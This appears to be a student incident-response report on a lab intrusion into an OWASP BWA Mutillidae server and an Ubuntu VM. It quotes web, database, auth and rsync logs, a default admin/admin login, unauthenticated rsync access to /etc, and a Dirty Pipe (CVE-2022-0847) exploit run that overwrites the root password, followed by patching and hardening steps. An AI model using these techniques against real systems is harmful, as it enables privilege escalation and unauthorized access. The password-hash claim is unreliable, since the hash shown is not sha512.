10.0.2.4 - - [02/Jan/2023:08:23:15 -0500] "GET /mutillidae/index.php?doToggleSecurityPage=login.php HTTP/1.1" 302 20 "http://10.0.2.15/mutillidae/index.php?page=login.php" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/96.0.4664.45 Safari/537.36"  
10.0.2.4 - - [02/Jan/2023:08:23:15 -0500] "GET /mutillidae/index.php?popUpNotificationCode=SL1&page=login.php HTTP/1.1" 200 9145 "http://10.0.2.15/mutillidae/index.php?page=login.php" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/96.0.4664.45 Safari/537.36"  
10.0.2.4 - - [02/Jan/2023:08:23:15 -0500] "GET /mutillidae/styles/gritter/jquery.gritter.css HTTP/1.1" 200 711 "http://10.0.2.15/mutillidae/index.php?popUpNotificationCode=SL1&page=login.php" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/96.0.4664.45 Safari/537.36"  
10.0.2.4 - - [02/Jan/2023:08:23:15 -0500] "GET /mutillidae/javascript/gritter/jquery.gritter.min.js HTTP/1.1" 200 1713 "http://10.0.2.15/mutillidae/index.php?popUpNotificationCode=SL1&page=login.php" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/96.0.4664.45 Safari/537.36"
```

46,1 67%

Error files in Apache logs.

Shows that the error response from the server when the attacker tried to login.

```
[2.15/mutillidae/index.php?page=login.php  
[Mon Jan 02 07:11:31 2023] [error] [client 10.0.2.4] PHP Notice: Undefined index: security_level in /owaspbwa/mutillidae-git/level-1-hints-page-wrapper.php on line 28, referer: http://10.0.2.15/mutillidae/index.php?page=login.php  
[Mon Jan 02 07:11:31 2023] [error] [client 10.0.2.4] PHP Notice: Undefined index: security_level in /owaspbwa/mutillidae-git/level-1-hints-page-wrapper.php on line 34, referer: http://10.0.2.15/mutillidae/index.php?page=login.php  
[Mon Jan 02 07:12:44 2023] [error] [client 10.0.2.4] PHP Notice: Undefined index: security_level in /owaspbwa/mutillidae-git/level-1-hints-page-wrapper.php on line 21, referer: http://10.0.2.15/mutillidae/level-1-hints-page-wrapper.php?levelHintIncludeFile=1  
[Mon Jan 02 07:12:44 2023] [error] [client 10.0.2.4] PHP Notice: Undefined index: security_level in /owaspbwa/mutillidae-git/level-1-hints-page-wrapper.php on line 28, referer: http://10.0.2.15/mutillidae/index.php?page=login.php  
[Mon Jan 02 07:12:44 2023] [error] [client 10.0.2.4] PHP Notice: Undefined index: security_level in /owaspbwa/mutillidae-git/level-1-hints-page-wrapper.php on line 34, referer: http://10.0.2.15/mutillidae/index.php?page=login.php  
[Mon Jan 02 07:14:02 2023] [error] [client 10.0.2.4] PHP Notice: Undefined index: security_level in /owaspbwa/mutillidae-git/level-1-hints-page-wrapper.php on line 21, referer: http://10.0.2.15/mutillidae/index.php?page=login.php  
[Mon Jan 02 07:14:02 2023] [error] [client 10.0.2.4] PHP Notice: Undefined index: security_level in /owaspbwa/mutillidae-git/level-1-hints-page-wrapper.php on line 28, referer: http://10.0.2.15/mutillidae/index.php?page=login.php  
[Mon Jan 02 07:14:02 2023] [error] [client 10.0.2.4] PHP Notice: Undefined index: security_level in /owaspbwa/mutillidae-git/level-1-hints-page-wrapper.php on line 34, referer: http://10.0.2.15/mutillidae/index.php?page=login.php  
[Mon Jan 02 07:14:36 2023] [error] [client 10.0.2.4] PHP Notice: Undefined index: security_level in /owaspbwa/mutillidae-git/level-1-hints-page-wrapper.php on line 21, referer: http://10.0.2.15/mutillidae/index.php?page=login.php  
[Mon Jan 02 07:14:36 2023] [error] [client 10.0.2.4] PHP Notice: Undefined index: security_level in /owaspbwa/mutillidae-git/level-1-hints-page-wrapper.php on line 28, referer: http://10.0.2.15/mutillidae/index.php?page=login.php  
[Mon Jan 02 07:14:36 2023] [error] [client 10.0.2.4] PHP Notice: Undefined index: security_level in /owaspbwa/mutillidae-git/level-1-hints-page-wrapper.php on line 34, referer: http://10.0.2.15/mutillidae/index.php?page=login.php  
[Mon Jan 02 07:15:56 2023] [error] [client 10.0.2.4] PHP Notice: Undefined index: security_level in /owaspbwa/mutillidae-git/level-1-hints-page-wrapper.php on line 21, referer: http://10.0.2.15/mutillidae/level-1-hints-page-wrapper.php?levelHintIncludeFile=10  
[Mon Jan 02 07:15:56 2023] [error] [client 10.0.2.4] PHP Notice: Undefined index: security_level in /owaspbwa/mutillidae-git/level-1-hints-page-wrapper.php on line 28, referer: http://10.0.2.15/mutillidae/level-1-hints-page-wrapper.php?levelHintIncludeFile=10  
[Mon Jan 02 07:15:56 2023] [error] [client 10.0.2.4] PHP Notice: Undefined index: security_level in /owaspbwa/mutillidae-git/level-1-hints-page-wrapper.php on line 34, referer: http://10.0.2.15/mutillidae/level-1-hints-page-wrapper.php?levelHintIncludeFile=10  
[Mon Jan 02 08:24:12 2023] [error] [client 10.0.2.4] PHP Notice: session_start(): ps_files_cleanup_dir: opendir(/var/lib/php5) failed: Permission denied (13) in /owaspbwa/mutillidae-git/index.php on line 25, referer: http://10.0.2.15/mutillidae/index.php?popUpNotificationCode=SL1&page=login.php
```

MYSQL logs shows that the attacker dump and see the credential data for the users stored in database.

```
230102 8:24:12 625 Connect mutillidae@localhost on
625 Init DB nowasp
625 Query SELECT 'test connection'
625 Query SELECT cid FROM blogs_table
625 Quit
626 Connect mutillidae@localhost on
626 Init DB nowasp
627 Connect mutillidae@localhost on
627 Init DB nowasp
628 Connect mutillidae@localhost on
628 Init DB nowasp
629 Connect mutillidae@localhost on
629 Init DB nowasp
626 Query INSERT INTO hitlog(hostname, ip, browser, referer, date) VALUES ('10.0.2.4', '10.0.2.4', 'Mozilla&#x2f;5.0 0&#x28;Windows NT 10.06&#x3b; Win64&#x2f; x64&#x29; AppleWebKit&#x2f;537.36 &#x28;KHTML, like Gecko&#x29; Chrome&#x2f;96.0.4664.45 Safari&#x2f;537.36', 'User admin attempting to authenticate', now() )
628 Query SELECT username FROM accounts WHERE username='admin'
628 Query SELECT username FROM accounts WHERE username='admin' AND password='admin'
628 Query SELECT * FROM accounts WHERE username='admin' AND password='admin'
626 Query INSERT INTO hitlog(hostname, ip, browser, referer, date) VALUES ('10.0.2.4', '10.0.2.4', 'Mozilla&#x2f;5.0 0&#x28;Windows NT 10.06&#x3b; Win64&#x2f; x64&#x29; AppleWebKit&#x2f;537.36 &#x28;KHTML, like Gecko&#x29; Chrome&#x2f;96.0.4664.45 Safari&#x2f;537.36', 'Login Succeeded: Logged in user: admin (1)', now() )
626 Query INSERT INTO hitlog(hostname, ip, browser, referer, date) VALUES ('10.0.2.4', '10.0.2.4', 'Mozilla&#x2f;5.0 0&#x28;Windows NT 10.06&#x3b; Win64&#x2f; x64&#x29; AppleWebKit&#x2f;537.36 &#x28;KHTML, like Gecko&#x29; Chrome&#x2f;96.0.4664.45 Safari&#x2f;537.36', 'User visited: login.php', now() )
627 Quit
629 Quit
628 Quit
626 Quit
630 Connect mutillidae@localhost on
630 Init DB nowasp
630 Query SELECT 'test connection'
630 Query SELECT cid FROM blogs_table
630 Quit
```

258,1-8 9%

The auth logs file shows the time when the attacker could managed access to get user shell as user.

```
12:46:35 owaspbwa sshd[19481]: Failed password for user from 10.0.2.4 port 35084 ssh2
12:46:35 owaspbwa sshd[19481]: PAM 2 more authentication failures; logname= uid=0 euid=0 tty=ssh ruser= rhost=10.0.2.4 user=user
```

The time and logs show that the attacker had access to the server as root and change the user root name to omar.

```
20:07:32 owaspbwa login[1862]: pam_unix(login:session): session opened for user omar by LOGIN(uid=0)
20:07:32 owaspbwa login[1932]: ROOT LOGIN on '/dev/tty1'
20:08:21 owaspbwa sshd[1993]: Accepted password for user from 10.0.2.4 port 35088 ssh2
20:08:21 owaspbwa sshd[1993]: pam_unix(sshd:session): session opened for user user by (uid=0)
20:10:54 owaspbwa su[2217]: Successful su for omar by user
20:10:54 owaspbwa su[2217]: + /dev/pts/0 user:omar
20:10:54 owaspbwa su[2217]: pam_unix(su:session): session opened for user omar by user(uid=1000)
20:43:55 owaspbwa su[2400]: Successful su for user by omar
20:43:55 owaspbwa su[2400]: + /dev/pts/0 omar:user
20:43:55 owaspbwa su[2400]: pam_unix(su:session): session opened for user user by user(uid=0)
21:44:29 owaspbwa su[26342]: Successful su for omar by user
21:44:29 owaspbwa su[26342]: + /dev/pts/0 user:omar
21:44:29 owaspbwa su[26342]: pam_unix(su:session): session opened for user omar by user(uid=1000)
```

Logs in Rsync.log show that their a sync connection from the OWASP server and shown that the OWASP server send files and made a traffic.

```
2023/01/02 20:54:34 [7993] connect from UNKNOWN (10.0.2.15)
2023/01/02 20:54:34 [7993] rsync on files/etc/group from UNKNOWN (10.0.2.15)
2023/01/02 20:54:34 [7993] building file list
2023/01/02 20:54:34 [7993] sent 1205 bytes received 43 bytes total size 1089
2023/01/02 20:56:52 [8000] name lookup failed for 10.0.2.15: Name or service not known
2023/01/02 20:56:52 [8000] connect from UNKNOWN (10.0.2.15)
2023/01/02 20:56:52 [8000] rsync to files/etc/ from UNKNOWN (10.0.2.15)
2023/01/02 20:56:52 [8000] receiving file list
2023/01/02 20:56:52 [8000] sent 51 bytes received 506 bytes total size 1109
2023/01/02 22:59:57 [9904] rsync: getpeername on fd3 failed: Transport endpoint is not connected (107)
```

In the next day the attacker was able to use vulnerable kernel to take advantage and use dirty pipe exploit

```
Jan 3 20:47:55 ubuntu-server kernel: [ 0.202788] Calibrating delay loop (skipped) preset value.. 3984.00 BogoMIPS (lpj=7968008)
Jan 3 20:47:55 ubuntu-server kernel: [ 0.202791] pid_max: default: 32768 minimum: 301
Jan 3 20:47:55 ubuntu-server kernel: [ 0.202815] LSM: Security Framework initializing
Jan 3 20:47:55 ubuntu-server kernel: [ 0.202823] Yama: becoming mindful.
Jan 3 20:47:55 ubuntu-server kernel: [ 0.202846] AppArmor: AppArmor initialized
Jan 3 20:47:55 ubuntu-server kernel: [ 0.203169] Mount-cache hash table entries: 8192 (order: 4, 65536 bytes, linear)
Jan 3 20:47:55 ubuntu-server kernel: [ 0.203179] Mountpoint-cache hash table entries: 8192 (order: 4, 65536 bytes, linear)
Jan 3 20:47:55 ubuntu-server kernel: [ 0.203543] process: using mwait in idle threads
Jan 3 20:47:55 ubuntu-server kernel: [ 0.203548] Last level iTLB entries: 4KB 64, 2MB 8, 4MB 8
Jan 3 20:47:55 ubuntu-server kernel: [ 0.203550] Last level dTLB entries: 4KB 64, 2MB 0, 4MB 0, 1GB 4
Jan 3 20:47:55 ubuntu-server kernel: [ 0.203553] Spectre V1 : Mitigation: usercopy/swaps barriers and __user pointer sanitization
Jan 3 20:47:55 ubuntu-server kernel: [ 0.203555] Spectre V2 : Mitigation: Full generic retpoline
Jan 3 20:47:55 ubuntu-server kernel: [ 0.203556] Spectre V2 : Spectre v2 / SpectreRSB mitigation: Filling RSB on context switch
Jan 3 20:47:55 ubuntu-server kernel: [ 0.203557] Speculative Store Bypass: Vulnerable
Jan 3 20:47:55 ubuntu-server kernel: [ 0.203560] SRBDS: Unknown: Dependent on hypervisor status
Jan 3 20:47:55 ubuntu-server kernel: [ 0.203561] MDS: Mitigation: Clear CPU buffers
Jan 3 20:47:55 ubuntu-server kernel: [ 0.212458] Freeing SMP alternatives memory: 40K
Jan 3 20:47:55 ubuntu-server kernel: [ 0.315202] APIC calibration not consistent with PM-Timer: 89ms instead of 100ms
Jan 3 20:47:55 ubuntu-server kernel: [ 0.315207] APIC delta adjusted to PM-Timer: 6248999 (5569709)
Jan 3 20:47:55 ubuntu-server kernel: [ 0.315291] smpboot: CPU0: Intel(R) Core(TM) i7-8550U CPU @ 1.80GHz (family: 0x6, model: 0x8e, steppin
0xa)
```

Exploit the dirty pipe and create a user under name of ubuntu_user after 2 minutes.

```
Jan 3 20:49:02 ubuntu-server dbus-daemon[1531]: [session uid=1077 pid=1531] Activating via systemd: service name='org.gtk.vfs.Daemon' unit='gvfs
-daemon.service' requested by ':1.1' (uid=1077 pid=1527 comm="/usr/libexec/tracker-miner-fs" label="unconfined")
Jan 3 20:49:02 ubuntu-server systemd[1516]: Reached target Timers.
Jan 3 20:49:02 ubuntu-server systemd[1516]: Starting D-Bus User Message Bus Socket.
Jan 3 20:49:02 ubuntu-server systemd[1516]: Listening on GnuPG network certificate management daemon.
Jan 3 20:49:02 ubuntu-server systemd[1516]: Listening on GnuPG cryptographic agent and passphrase cache (access for web browsers).
Jan 3 20:49:02 ubuntu-server systemd[1516]: Listening on GnuPG cryptographic agent and passphrase cache (restricted).
Jan 3 20:49:02 ubuntu-server systemd[1516]: Listening on GnuPG cryptographic agent (ssh-agent emulation).
Jan 3 20:49:02 ubuntu-server systemd[1516]: Listening on GnuPG cryptographic agent and passphrase cache.
Jan 3 20:49:02 ubuntu-server systemd[1516]: Listening on debconf communication socket.
Jan 3 20:49:02 ubuntu-server systemd[1516]: Listening on Sound System.
Jan 3 20:49:02 ubuntu-server systemd[1516]: Listening on REST API socket for snapd user session agent.
Jan 3 20:49:02 ubuntu-server systemd[1516]: Listening on D-Bus User Message Bus Socket.
Jan 3 20:49:02 ubuntu-server systemd[1516]: Reached target Sockets.
Jan 3 20:49:02 ubuntu-server systemd[1516]: Reached target Basic System.
Jan 3 20:49:02 ubuntu-server systemd[1516]: Started User Manager for UID 1077.
Jan 3 20:49:02 ubuntu-server systemd[1516]: Started Session 1 of user ubuntu_user.
Jan 3 20:49:02 ubuntu-server systemd[1516]: Starting Sound Service...
Jan 3 20:49:02 ubuntu-server systemd[1516]: Starting Tracker metadata extractor...
Jan 3 20:49:02 ubuntu-server systemd[1516]: Starting Tracker file system data miner...
Jan 3 20:49:02 ubuntu-server tracker-extract[1526]: Set scheduler policy to SCHED_IDLE
Jan 3 20:49:02 ubuntu-server tracker-extract[1526]: Setting priority nice level to 19
Jan 3 20:49:02 ubuntu-server tracker-miner-f[1527]: Set scheduler policy to SCHED_IDLE
Jan 3 20:49:02 ubuntu-server tracker-miner-f[1527]: Setting priority nice level to 19
Jan 3 20:49:02 ubuntu-server systemd[1516]: Started D-Bus User Message Bus.
Jan 3 20:49:02 ubuntu-server systemd[1516]: Starting virtual filesystem service...
Jan 3 20:49:02 ubuntu-server dbus-daemon[1531]: [session uid=1077 pid=1531] Successfully activated service 'org.gtk.vfs.Daemon'
Jan 3 20:49:02 ubuntu-server systemd[1516]: Started Virtual filesystem service.
Jan 3 20:49:03 ubuntu-server tracker-miner-f[1527]: Unable to get XDG user directory path for special directory &DOCUMENTS. Ignoring this location.
Jan 3 20:49:03 ubuntu-server tracker-miner-f[1527]: Unable to get XDG user directory path for special directory &MUSIC. Ignoring this location.
Jan 3 20:49:03 ubuntu-server tracker-miner-f[1527]: Unable to get XDG user directory path for special directory &PICTURES. Ignoring this location.
0.
```

34162,59 86%

2. Timeline for the accident and attacks.




figure 4 timeline

3. Fixing and eliminate the vulnerabilities

Redesign the architecture and implement SIME solution IPS/IDS

Solar Wind and connect it with every server in way to detect and eliminate the attacks.




figure 5 implementing the IDS/IPS

Upgrade the OWASP server

```
marq@waspbwa:~$ apt-get upgrade
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following packages will be kept back:
  landscape-common linux-generic linux-generic-pae linux-image-generic linux-image-generic-pae
The following packages will be upgraded:
  acpid apache2 apache2-mpm-prefork apache2-threaded-dev apache2-utils apache2.2-bin apache2.2-common apparmor apparmor-utils apport apt apt-transport-https apt-utils aptitude at
  base-files bash bind9-host binutils binutils-static bsdtar byobu bz2p ca-certificates ca-certificates-jpa comerr dev-corev coreutils cryptv cron curl dbus dbus-x11 dhclient
  dhcpc3-common dnutils dpkg e2fslibs e2fsprogs file fuse-utils gcj-4.4-base glibc-4.4-jre grub grub-common icetweed-6-jre-cacao ifupdown initscripts inserv irb1.8
  krb5-multidev language-pack-en language-pack-en-base libapache-mod-security libapparmor-perl libapparmor1 libaprp1 libaprp1-dev libavahi-client3 libavahi-common-data libavahi-common3
  libbb1-0 libblkid1 libbz2-1.0 libc-bin libc-dev-bin libc6 libc6-dev libc6-1686 libcap2 libbck-connector0 libcomerr2 libcommons-fileupload-java libcurl3 libcurl3-gnutls
  libcurl4-gnutls-dev libdbus-1.3 libdbus-glib-1.2 libdnsd4 libelf1 libexif2 libexpat1 libexpat1-dev libflac8 libfreetype6 libfuse2 libgic2 libgcj0 libgcrypt11 libgcrypt11-dev
  libgl1-0 libgl2b-0 libgl2b-0-dev libglib2.0-dev libgnutls-dev libgnutls26 libgssapi-krb5-2 libgssrpc libgtk2-0.0 libgtk2.0-bin libgtk2.0-common libiscsi0 libisccfg0 libjasper1
  libjpeg02 libjs-jquery libk5crypto3 libkadm5lnr-mit7 libkadm5sry-mit7 libkdb5-4 libkdb5-3 libkrb5-dev libkrb5support0 liblcms1 libldap-2.4-2 libldap2-dev liblwres60 libmagic1
  libmono-accessibility1.0-cil libmono-accessibility2.0-cil libmono-bytefx0.7.6.1-cil libmono-bytefx0.7.6.2-cil libmono-c5-1.0-cil libmono-cairo1.0-cil libmono-cairo2.0-cil
  libmono-cecil-private-cil libmono-cil libmono-corlib1.0-cil libmono-corlib2.0-cil libmono-cscmpngd7.0-cil libmono-libxml-cscmpngd8.0-cil libmono-data-tds1.0-cil libmono-data-tds2.0-cil
  libmono-datalib0.2-cil libmono-data2.0-cil libmono-db2-1.0-cil libmono-dev libmono-getoptions1.0-cil libmono-getoptions2.0-cil libmono-i18n-west1.0-cil libmono-i18n-west2.0-cil
  libmono-i18n1.0-cil libmono-i18n2.0-cil libmono-ldap1.0-cil libmono-ldap2.0-cil libmono-lmberos-management2.0-cil libmono-messaging-rabbitmq0.2-cil libmono-messaging2.0-cil
  libmono-microsoft-build2.0-cil libmono-microsoftf7.0-cil libmono-microsoftsql0.8-cil libmono-npgsql2.0-cil libmono-oracle1.0-cil libmono-oracle2.0-cil
  libmono-peapi1.0-cil libmono-peapi2.0-cil libmono-posix1.0-cil libmono-posix2.0-cil libmono-rabbitmq2.0-cil libmono-relaxng1.0-cil libmono-relaxng2.0-cil libmono-security1.0-cil
  libmono-security2.0-cil libmono-sharpzip0.6-cil libmono-sharpzip0.84-cil libmono-sharpzip2.6-cil libmono-sharpzip2.84-cil libmono-simd2.0-cil libmono-sqlite1.0-cil libmono-sqlite2.0-cil
  libmono-system-data1.0-cil libmono-system-data2.0-cil libmono-system-data2.0-cil libmono-system-ldap1.0-cil libmono-system-dlap2.0-cil libmono-system-messaging1.0-cil libmono-system-messaging2.0-cil
  libmono-system-runtime1.0-cil libmono-system-runtime2.0-cil libmono-system-webmv1.0-cil libmono-system-webb2.0-cil libmono-system1.0-cil libmono-system2.0-cil
  libmono-wcf3.0-cil libmono-webbrowser0.5-cil libmono-winforms0.1-cil libmono-winforms2.0-cil libmonod1 libmonon0.1-cil libmonon2.0-cil libmysqlsql-client-dev libmysqqlclient16 libmysqpr4-0d
  libnss3-1d libopenssl-ruby1.8 libpam-ck-connector libpam-modules libpam-runtime libpam-smbpass libpam0g libpango1.0-0 libpango1.0-common libpated0/debian1 libpccsltel1 libper15.10
  libpimouth2 libpinq-2.0 libpolkit-gobjection-1.0 libpq-dev libpq5 libpython2.6 libreadline-ruby1.8 librsf1 libservert2.5-jar java libssdfile1 libss2 libstd-dev libssl0.9.8 libsvnt
  libt1-5 libtsan1-3 libtsan1-3-dev libtiff4 libtomcat6-java libudev libuidu libvirtb3@ libvirtb3c libvirtclient0 libvirt1-6 libx11-dev libxalan2-jar libxavc-renderer0
  libxcb1-dev libxext6 libxfont1 libxix6 libxml2 libxml2-dev libxrender1 libxtst1.1 libxt-dev libxt6 libxtst6 linux-firmware linux-image-2.6.32-25-generic
  linux-image-2.6.32-25-generic-pae linux-image-server linux-lirc-dev linux-server logrotate mysql-client mysql-client-core-5.1 mysql-client-common mysql-server mysql-server-5.1
  mono-2.0-gac mono-csharp-shell mono-devel mono-gac mono-gcns mono-runtime mount mountall mysql-client-5.1 mysql-client-core-5.1 mysql-common mysql-server mysql-server-5.1
  mysql-server-core-5.1 ntpdate openjdk-6-jdk openjdk-6-jre-headless openjdk-6-jre-lib openssh-client openssh-server openssh-sasl parted passwd perl perl-base perl-modules
  php-pear phpmyadmin plymouth-theme-ubuntu-text postfix postgresql postgresql-8.4 postgresql-client postgresql-client-8.4 postgresql-client-common postgresql-common
  postgresql-contrib postgresql-contrib-8.4 postgresql-doc postgresql-doc-8.4 ppp procps python python-apport python-apt python-httplib2 python-lzr.restfulclient python-minimal
  python-openssl python-pam python-problem-report python-smartpm python-software-properties python-wadllib python2.6 python2.6-minimal files rdc01.8 syslog ruby1.8 samba
  samba-common samba-common-bin samba-doc screen-profiles smbdclient smfsb subsystem sudo sysvinit-utils tcpcdump tomcat6 tomcat6-admin tomcat6-common tomcat6-docs tomcat6-examples
```

Also use sha512 hash algorithm to store password in Database.

```
mysql> select * from accounts where cid = "18";
+-----+-----+-----+-----+-----+
| cid | username | password           | mysignature | is_admin |
+-----+-----+-----+-----+-----+
| 18  | user     | *85B05800BD9E74E3B44889B77CF1091648521A70 | User Account | FALSE   |
+-----+-----+-----+-----+-----+
1 row in set (0.00 sec)
```

In rsync conf file change it to read only and spicify the path for the shared folder

```
motd file = /etc/Rsyncd.motd
lock file = /var/run/Rsync.lock
log file = /var/log/Rsyncd.log
pid file = /var/run/Rsyncd.pid


[files]
path = /tmp/shared
comment = Remote file share.
uid = 0
gid = 0
read only = yes
list = no

~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
```

Proof the vulnerability does not work anymore

```
ubuntu_user@ubuntu-server:~$ Write failed: Broken pipe
omar@owaspbwa:~# rsync -r 10.0.2.6:::
omar@owaspbwa:~# rsync -r 10.0.2.6::files/home/ubuntu_server/user/
@ERROR: chroot failed
rsync error: error starting client-server protocol (code 5) at main.c(1524) [Receiver=3.0.7]
omar@owaspbwa:~# rsync -r 10.0.2.6::files/home/ubuntu_server/user/
@ERROR: chroot failed
rsync error: error starting client-server protocol (code 5) at main.c(1524) [Receiver=3.0.7]
omar@owaspbwa:~#
```

Install kernel version and upgrade to 5.15.0-0-56



```
ubuntu_server@ubuntu-server:~$ uname -a
Linux ubuntu-server 5.15.0-56-generic #62~20.04.1-Ubuntu SMP Tue Nov 22 21:24:20
UTC 2022 x86_64 x86_64 x86_64 GNU/Linux
ubuntu_server@ubuntu-server:~$ cat /etc/*issue
Ubuntu 20.04 LTS \n \l

ubuntu_server@ubuntu-server:~$
```

Proof that the exploit now working anymore

```
ubuntu_server@ubuntu-server:~/Desktop/CVE-2022-0847-DirtyPipe-Exploits$ ls -al
total 76
drwxrwxr-x 3 ubuntu_server ubuntu_server 4096 Dec 26 01:42 .
drwxr-xr-x 5 ubuntu_server ubuntu_server 4096 Dec 30 20:40 ..
-rwxrwxr-x 1 ubuntu_server ubuntu_server 71 Dec 25 22:13 compile.sh
-rwxrwxr-x 1 ubuntu_server ubuntu_server 17624 Dec 26 01:42 exploit-1
-rw-rw-r-- 1 ubuntu_server ubuntu_server 5364 Dec 25 22:13 exploit-1.c
-rwxrwxr-x 1 ubuntu_server ubuntu_server 18040 Dec 26 01:42 exploit-2
-rw-rw-r-- 1 ubuntu_server ubuntu_server 7752 Dec 25 22:13 exploit-2.c
drwxrwxr-x 8 ubuntu_server ubuntu_server 4096 Dec 25 22:13 .git
-rw-rw-r-- 1 ubuntu_server ubuntu_server 2937 Dec 25 22:13 README.md
ubuntu_server@ubuntu-server:~/Desktop/CVE-2022-0847-DirtyPipe-Exploits$ ./exploit-1
Backing up /etc/passwd to /tmp/passwd.bak ...
Setting root password to "piped"...
Password: pipesu: Authentication failure
```